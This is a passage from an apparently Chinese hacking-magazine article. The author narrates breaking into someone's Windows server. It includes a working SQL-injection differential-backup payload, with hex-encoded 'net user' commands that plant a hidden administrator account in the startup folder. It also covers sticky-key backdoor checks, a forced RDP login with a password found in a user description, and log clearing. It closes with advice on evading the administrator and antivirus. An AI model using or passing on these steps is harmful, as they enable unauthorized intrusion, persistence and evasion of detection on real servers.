


图4

件，我还看到服务器上安装了卡巴斯基，难怪nc弹不回来，估计是被卡巴给干掉了。

这时我又想到了差异备份提权的方法，因为Windows服务器版的系统对于DB_OWNER权限，在C:\Documents and Settings\All Users\「开始」菜单\程序\启动\这个目录下是具有写权限的。

首先我试着连接了一下服务器的3389，发现可以连接，于是就尝试备份一个添加用户的批处理文件到启动项。我们使用字符转换工具把添加用户的语句转化为16进制，如图6。

记得在转换后的代码前要加上一个0x，接下来就是我们的差异备份语句了。和备份拿webshell的过程一样，只不过第四和第五步的代码要改为：

```
;insert into cmd (a) values
(0x646563686F206F66660D0A6E657420757365722066
617573742420313233343536202F6164640D0A6E6574206C6F
63616C67726F75702061646D696E6973747261746F72732066
6175737424202F616464)—
;backup log A4tech_JPN to disk=C:\Documents
and Settings\All Users\Start Menu\Programs\Start
up\faust.bat' —
```

然后在webshell里就会看到启动项中多了faust.bat这个批处理文件，接下来只要重启服务器，就会添加faust$这个隶属于管理员组的帐号了。经过漫长的等待，服务器还是没有重启！都三周过去了，估计唐僧的耐心也会耗尽了=。=不行，要速战速决！我直接连接上3389想碰下运气，试了五次shift和win+u看看有没有前辈留下的后门，可事实是残酷的，投机取巧可是行不通的。




图5




图6




图7




图8

四、峰回路转

没办法只有再次回到我的webshell继续搜索有用的信息，看了下“系统用户及用户组信息”，发现这个服务器上的用户还真多，突然我发现这里的用户除了默认的用户外，其余的似乎都对应着一个网站，权限大多也不一样，这时我又看到了一个很奇怪的用户，如图7。

这个用户没有对应任何网站，而且用户描述也很奇怪，“yuhong!@#”这算是什么描述啊？此时我突发奇想，也许这串奇怪的字符就是这个管理员的密码也说不定！我抱着怀疑的态度使用这个帐号密码登录了服务器的3389，然而返回的提示却让我兴奋不已：终端超过了最大允许连接数，如图8。

这意味着用户和密码是正确的，真是运气来了挡也挡不住呀！也不知道管理员是怎么想的，记不住密码也不至于把密码写在脸上呀！至于终端超过最大允许连接数这点小问题可难不倒我，利用一个强制登录3389的小工具就行了，成功登录了服务器的3389，如图9。

五、尾声

最后就是打扫战场清理日志后走人，至此，本

次入侵就顺利结束了，没有什么技术含量，7分靠的是运气。最后总结一下，就是我们在入侵的时候，一些看起来很薄弱的漏洞倒不一定是成功的关键，因为后来我回想了一下，虽然启动项里的那个添加用户的批处理也可以进行提权，可是缺点是它在运行的时候会弹出一个黑框，这容易引起管理员的注意，这样一来就功亏一篑了；而使用下载者的话又会被卡巴杀掉，同样也是徒劳。所以我们需要的是相对而言比较保险的方法，当时我可以把提权的bat换成相同功能的vbs放到启动项里，但是由于时间有限所以就没有那么做。另外还有在入侵的时候不要轻易放过任何一个微小的地方，有时候这些不太引人注意的地方往往就是成功的突破口。

（文章中涉及到的啊D注入工具、ISTO辅助转换工具、海阳一句话木马、强制登录2003超出终端连接数工具GUI版，已经收录在光盘中）

